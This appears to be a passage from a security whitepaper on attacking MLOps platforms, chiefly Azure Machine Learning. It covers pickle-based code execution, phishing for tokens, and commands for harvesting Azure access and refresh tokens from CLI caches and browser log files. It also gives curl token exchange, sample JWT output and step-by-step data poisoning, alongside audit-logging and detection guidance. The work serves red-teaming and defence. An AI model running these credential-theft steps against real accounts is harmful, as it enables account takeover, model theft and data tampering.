
*Performing model extraction after deployment*


## Evasion Attacks

Evasion attacks are conducted by an attacker to trick a deployed ML model to avoid a given classifier. For example, a common evasion attack in the cybersecurity industry is to evade email security spam solutions. These email security solutions are ML models that have been trained on data to determine whether a given email is malicious or not. An evasion attack against these ML models would be an attacker attempting to bypass the spam email classifiers that have been determined based on the ML model of the email security product.

## Code Execution within Training and Operations Environments

Through modification of ML models an attacker can insert code, so that when the model is loaded, code is executed. This is highlighted in the below diagrams.





This was demonstrated in a recent attack<sup>21</sup> where over 100 models within Hugging Face<sup>22</sup> were modified to include a reverse shell. This is possible because certain ML models support code execution as outlined in this resource<sup>23</sup>. An example of a format that supports code execution is the pickle<sup>24</sup> format, which allows for Python objects to be serialized. If an attacker can gain modify access to a model that is in one of these code execution formats, this enables an attacker to gain code execution whenever these models are being loaded both in training and operations environments.

<sup>21</sup><https://www.darkreading.com/application-security/hugging-face-ai-platform-100-malicious-code-execution-models>

<sup>22</sup><https://huggingface.co/>

<sup>23</sup><https://hiddenlayer.com/research/weaponizing-machine-learning-models-with-ransomware/#Overview-of-ML-Model-Serialization-Formats>


<sup>24</sup><https://docs.python.org/3/library/pickle.html>

# Attacking MLOps Platforms

The following sections will show how to conduct a subset of the attacks highlighted in [Attack Scenarios Against MLOps Lifecycle](#) against a few of the most popular MLOps platforms such as Azure Machine Learning (Azure ML), BigML and Google Cloud Vertex AI (Vertex AI).

## AZURE MACHINE LEARNING

Azure ML is a popular MLOps platform that contains all the functionality needed to facilitate a full MLOps lifecycle. The main component within an Azure ML Studio instance is called a workspace<sup>25</sup>. A workspace contains all the ML assets and components involved to be able to develop and deploy an ML model into production.




<https://www.trendmicro.com/vinfo/gb/security/news/cybercrime-and-digital-threats/uncovering-silent-threats-in-azure-machine-learning-service-part-I>

An example attack scenario against Azure ML could start with an attacker performing a device code phishing attack<sup>26</sup> against a Data Scientist. This allows an attacker to obtain an Azure access token as the targeted Data Scientist user.


<sup>25</sup><https://learn.microsoft.com/en-us/azure/machine-learning/concept-workspace?view=azureml-api-2>

<sup>26</sup><https://aadinternals.com/post/phishing/>




Device code phishing against Data Scientist

With an Azure access token, the attacker can access the Azure ML REST API.



Gaining access to Azure ML

After successfully gaining access to the Azure ML REST API, an attacker can exfiltrate any available models from Azure ML using the compromised Data Scientist's Azure access token.



*Exfiltrating models from Azure ML*

## Key Terminology

Microsoft provides a great resource<sup>27</sup> on key terminology within Azure ML. Some of the more notable terms that will be referenced in this research are listed below.

- **Workspace** – This is the centralized place where you will work with all resources, including datastores, models and model output.
- **Datastore** – This holds your data to be used in your workspace. A datastore will be stored within Azure, such as a storage blob, Azure file share, or Azure Data Lake Storage. The data could contain training data, training model output, or other data related to the training and deployment of your ML model.
- **Model** – This is a binary file that represents the ML model and any corresponding metadata. You can create a model from a local or remote file. This created model is tracked in a workspace, and is stored as either a `custom_model`, `mlflow_model`, or `triton_model` format.
- **Assets** – An asset is a component included within a workspace such as an environment, experiment, pipeline, dataset, model, or endpoint.

---

<sup>27</sup><https://learn.microsoft.com/en-us/azure/machine-learning/azure-machine-learning-glossary?view=azureml-api-2>

## Authentication

There are multiple options for authenticating to Azure ML detailed in this Microsoft resource<sup>28</sup>. Common methods for obtaining the required credentials include but are not limited to file shares, intranet sites, user workstations, social engineering, or other unprotected/misconfigured internal network resources.

- **Interactive** – Authenticate using Entra ID authentication.
- **Service Principal** – Authenticate using service principal ID and key.
- **Azure CLI Session** – Use the `az` command-line tool<sup>29</sup> to authenticate using the `ml` extension<sup>30</sup>.
- **Managed Identity** – Authenticate using a managed identity, which is typically an Azure VM that can connect to a given workspace.
- **Access Token** – An access token can be used to authenticate to the Azure ML REST API<sup>31</sup>.

## Methods to Obtain Access Token

There are multiple methods that can be used to obtain an access token for Azure ML. Once you have obtained an access token, you can use it to authenticate and interact with the Azure ML REST API. Some of these methods will be highlighted below.

### *Azure CLI*

If you have compromised user Entra ID credentials and can login via the Azure CLI, enter the below command to obtain an access token.

```
az account get-access-token --subscription [SUBSCRIPTION_ID]
```

---

<sup>28</sup><https://learn.microsoft.com/en-us/azure/machine-learning/how-to-setup-authentication?view=azureml-api-2&tabs=sdk>

<sup>29</sup><https://learn.microsoft.com/en-us/cli/azure/>

<sup>30</sup><https://learn.microsoft.com/en-us/cli/azure/ml?view=azure-cli-latest>

<sup>31</sup><https://learn.microsoft.com/en-us/rest/api/azureml/?view=rest-azureml-2023-10-01>

```
{
  "accessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIn
iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC8wMTdjZWJmMy0y
UpVUkNjMDhaV1crbXpjbmw4UFAvMkxxYWRIB1VQakQxcUtjZE0wYzJiNW
wMmY5ZTFiZjdiNDYiLCJhcHBpZGFjciI6IjAiLCJmYW1pbHlfbmFtZSI6
DYuMTciLCJuYW1lIjoiQnJldHQgSGF3a2lucyIsIm9pZCI6ImQ4NTJlND
KWS4iLCJzY3AiOj1c2VyX2ltcGVyc29uYXRpb24iLCJzdWIiOjic2Rw
Gdsb2JhbHNlcnZpY2VjZW50ZXIwMC5vbm1pY3Jvc29mdC5jb20iLCJ1cG
5NC020WY1LTQyMzctOTE5MC0wMTIxNzcxNDVlMTAiLCJiNzlmYmY0ZC0z
G1zX3NzbSI6IjEiLCJ4bXNfdGNkdCI6MTY1MDg5NTU5MX0.oQPrrTmAMv
Tpbt-N8xX9hxbvWB-ha2cJM8Gf3dszleGYDXIjfPPRDSH40qC3hLXQTA
  "expiresOn": "2024-04-22 09:00:21.000000",
  "expires_on": 1713790821,
  "subscription": "47c5aaab-dbda-44ca-802e-00801de4db23",
  "tenant": "017cebf3-2060-429a-92c2-a9071906769f",
  "tokenType": "Bearer"
}
```

*Obtaining access token via Azure CLI*

### **Refresh Token on File System**

On the file system there is a file located at

`%USERPROFILE%\azure\msal_http_cache.bin` that can contain a refresh token for an authenticated user. You can obtain all required information from this file, such as the client ID, refresh token, and tenant ID, and then run the below command to get an access token.

```
curl --request POST --data
"client_id=[CLIENT_ID]&refresh_token=[REFRESH_TOKEN]&grant_type=refresh_token"
"https://login.microsoftonline.com/[TENANT_ID]/oauth2/v2.0/token"
```

```
{  
    "access_token" : "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N  
eyJhdWQiOiJodHRwczovL21hbmcnZW1lbnQuY29yZS53aW5kb3  
wiaWF0IjoxNzEzNzg3NjM0LCJuYmYi0jE3MTM30Dc2MzQsImV4  
ZnZxTwpDVVWicTV1cjJWcmIsZ1E0Z2g0TkVGRXJwajRCQUUzbT  
RiLTQ2MWEtYmJLZS0wMmY5ZTFiZjdiNDYiLCJhcHBpZGFjciI0  
LTliYmYtZmI1ZWMOmYwOTkyIl0sImlkdHlwIjoidXNlcIIsIr  
gzZDIyMzI3YjAwZSIIsInBlaWQiOiIxMDAzMjAwMUYzNEY3QTFI  
cGVyc29uYXRpb24iLCJzdWIi0iJic2RWTGV5TmJuVUpMNVZSVI  
Vlx25hbWU1oJicmV0dC5oYXdraW5zQGdsb2JhbHNlcnZpY2V:  
dC5jb20iLCJ1dGkiOiJMdUhvSFB0MWZVNnlJVTQzNDcwZEFR:  
ktODE0My03NmIx0TRlODU1MDkiXSwieG1zX3RjZHQi0jE2NTA:  
CoYxudRcfkREa4SGS7pJp1JUIelQw_aRo5j0Dlv_nlMsi2Qu4I  
IMjtxeqi3NtYWwi2TD3P4lepF040B09Gpl3ISSYvUGv04rS3NV  
    "expires_in" : 3602,  
    "ext_expires_in" : 3602,  
    "foci" : "1",  
    "id_token" : "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N
```

## *Obtaining access token via refresh token on file system*

## ***Access Token on File System***

If a user has authenticated to Azure ML via a Chromium browser, such as Microsoft Edge or Google Chrome, there will be a log file at one of the below locations that contains an access token in cleartext.

Browser	File Path
Chrome	%LOCALAPPDATA%\Google\Chrome\User Data\Default\LocalStorage\leveldb\*.log
Edge	%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\LocalStorage\leveldb\*.log

Within the log file, search for the key of “secret”, which can contain the access token value.

```
6 "tokenType": "Bearer"} SOH° STX _ https://ml.azure.com SOHd852e46b-d  
7 "credentialType": "AccessToken"  
8 "secret": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6InEtMjNmYW  
9 "cachedAt": "1713789081"  
0 "expiresOn": "1713793140"  
1 "extendedExpiresOn": "1713797201"  
2 "environment": "login.windows.net"
```

*Viewing access token in file*

## Security Groups and Roles

There are five primary default roles within Azure ML. The descriptions of those roles are listed below from this Microsoft resource<sup>32</sup>.

- **AzureML Data Scientist** – Can perform all actions in an Azure ML workspace, except cannot create or delete computing resources. Additionally, a user with this role cannot modify the workspace.
- **AzureML Compute Operator** – Can create, manage, delete, and access compute resources within an Azure ML workspace.
- **Reader** – Read-only access in workspace.
- **Contributor** – View, create, modify, or delete assets in workspace.
- **Owner** – Full access to workspace. Additionally, user with this role can change user role assignments.

## Logging

To ensure that actions within Azure ML are audited, you need to enable diagnostic logging<sup>33</sup> within a workspace. Within a workspace, navigate to “Diagnostic settings” and then press the “Add diagnostic setting” link. Then select “audit” for the category group. You may also send the audit logs to a Log Analytics workspace<sup>34</sup>, where alerts can be built with a SIEM such as Microsoft Sentinel. A full listing of the categories of logs and their details included within the “audit” log category group can be found in this Microsoft resource<sup>35</sup>.

---

<sup>32</sup><https://learn.microsoft.com/en-us/azure/machine-learning/how-to-assign-roles?view=azureml-api-2&tabs=labeler>

<sup>33</sup><https://learn.microsoft.com/en-us/azure/ai-services/diagnostic-logging>

<sup>34</sup><https://learn.microsoft.com/en-us/azure/azure-monitor/logs/log-analytics-workspace-overview>

<sup>35</sup><https://learn.microsoft.com/en-us/azure/machine-learning/monitor-azure-machine-learning-reference?view=azureml-api-2>

## Diagnostic setting ...

 Save  Discard  Delete  Feedback

A diagnostic setting specifies a list of categories of platform logs and/or metrics that you want to collect from a resource, and one or more destinations that you would stream them to. Normal usage charges for the destination will occur. [Learn more about the different log categories and contents of those logs](#)

Diagnostic setting name \*

test



### Logs

Category groups ⓘ

allLogs

audit

#### Categories

AmlComputeClusterEvent

AmlComputeClusterNodeEvent

AmlComputeJobEvent

AmlComputeCpuGpuUtilization

AmlRunStatusChangedEvent

ModelsChangeEvent

### Destination details

Send to Log Analytics workspace

#### Subscription

Azure subscription 1

#### Log Analytics workspace

testing-sentinel ( eastus )

Archive to a storage account

Stream to an event hub

Send to partner solution

*Creating diagnostic setting*

After you have created your diagnostic setting, it will appear like the screenshot below.

The screenshot shows the Microsoft Azure portal interface for a workspace named 'Test-Workspace'. The left sidebar contains navigation links for Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, Events, Networking, Properties, Locks, and Monitoring. The main content area is titled 'Diagnostic settings' and includes a search bar, refresh button, and feedback link. A descriptive text explains that diagnostic settings allow for streaming export of logs and metrics to independent destinations, with a link to learn more. Below this is a table showing existing diagnostic settings:

Name	Storage account	Event types
diagnostic-azureml	-	-

A blue '+ Add diagnostic setting' button is present. Below the table, instructions say to click 'Add Diagnostic setting' to configure data collection, followed by a bulleted list of event types:

- AmlComputeClusterEvent
- AmlComputeClusterNodeEvent
- AmlComputeJobEvent
- AmlComputeCpuGpuUtilization
- AmlRunStatusChangedEvent
- ModelsChangeEvent
- ModelsReadEvent
- ModelsActionEvent
- DeploymentReadEvent

*Showing created diagnostic setting*

If you configured your audit logs to be sent to a Log Analytic workspace, they should start to appear.

The screenshot shows the Microsoft Sentinel Logs interface. On the left, a sidebar menu includes General, Overview (Preview), Logs (selected), News & guides, and Search. Under Threat management, it lists Incidents, Workbooks, Hunting, Notebooks, Entity behavior, Threat intelligence, and MITRE ATT&CK (Preview). Content management is also listed. On the right, a main pane titled 'New Query 1\*' for workspace 'testing-sentinel' shows a table view with columns for Tables, Queries, Functions, etc. A search bar and filter options are at the top. Below is a section titled 'Favorites' with a note about adding favorites. A tree view under 'LogManagement' shows several AmlEvent types:


- ▶ AmlDataSetEvent
- ▶ AmlDataStoreEvent
- ▶ AmlDeploymentEvent
- ▶ AmlEnvironmentEvent
- ▶ AmlModelsEvent
- ▶ AmlRunEvent

*Logs populating from Azure ML*

For information on how to create detection rules based on these logs, see the [MLOps Platforms – Detection Guidance](#) section of this whitepaper.

## Data Poisoning

A summary diagram is shown below covering the process to conduct a data poisoning attack within Azure ML.



*Azure ML data poisoning summary diagram*

To conduct data poisoning, you can first list all the available data assets within a workspace, and then select the data you want to poison.

The screenshot shows the Azure ML Data assets page. The left sidebar includes sections for All workspaces, Home, Model catalog, Authoring (Notebooks, Automated ML, Designer, Prompt flow), and Assets (Data). The main area is titled "Data" and displays the Data assets section. It includes tabs for Data assets, Datastores, Dataset monitors, PREVIEW, Data import, and Data export. Below the tabs is a search bar and a table listing data assets:

Name	Source	Version
diabetes-dataset	This workspace	1
taxifare-dataset	This workspace	1

*Listing data assets available*

After selecting the data asset, select “New version” to create a new version of that data asset.

The screenshot shows the Azure Machine Learning studio interface. On the left, there's a sidebar with links like 'All workspaces', 'Home', 'Model catalog', 'Authoring' (which is selected), 'Notebooks', 'Automated ML', 'Designer', 'Prompt flow', 'Assets', and 'Data'. The main area is titled 'diabetes-dataset' with a status 'Version: 1 (latest)'. Below the title are tabs: 'Details' (selected), 'Consume', 'Explore', 'Models', and 'Jobs'. A red box highlights the 'New version' button in the top right of the main content area. The 'Attributes' section shows details: Type (Table (mltable)), Dataset type (from Azure ML v1 APIs) (Tabular), Created by (Brett Hawkins), and a 'Profile' link.

*Creating new version of data asset*

Choose how you would like to select the data source for the new data. In this case, we are uploading a new version of the data from the local file system.

The screenshot shows the 'Create data asset' wizard. The left sidebar lists steps: 'Data type' (selected), 'Data source' (highlighted with a green dot), 'Destination storage type', 'File or folder selection', 'Settings', 'Schema', and 'Review'. The main area is titled 'Choose a source for your data asset' with the sub-instruction 'Choose the data source you want to create your asset from. A data source can be from a local storage location on your computer, from an attached datastore, from Azure storage, or from a public web URL.' It shows five options: 'From Azure storage', 'From local files' (which is highlighted with a blue border and checked), 'From SQL databases', 'From web files', and 'From Azure Open Datasets'.

*Choosing data source for updated data asset*

Select your file(s) and select “Overwrite if already exists”.

Create data asset

<ul style="list-style-type: none"><li><input checked="" type="checkbox"/> Data type</li><li><input checked="" type="checkbox"/> Data source</li><li><input checked="" type="checkbox"/> Destination storage type</li><li><input checked="" type="checkbox"/> File or folder selection</li><li><input type="checkbox"/> Settings</li><li><input type="checkbox"/> Schema</li><li><input type="checkbox"/> Review</li></ul>	<p><b>Choose a file or folder</b></p> <p>Choose files or folders to upload from your local drive. If you upload multiple folders in a containing folder.</p> <p>Upload path</p> <div style="border: 1px solid #ccc; padding: 2px; width: 100%;">azureml://subscriptions/47c5aaab-dbda-44ca-802e-00801de4db23/resourcegroups</div> <p><input type="button" value="Upload files or folder"/></p> <p><input checked="" type="checkbox"/> Overwrite if already exists</p> <p>Upload list</p> <table border="1" style="width: 100%; border-collapse: collapse;"><tr><td style="padding: 2px;">diabetes_dataset 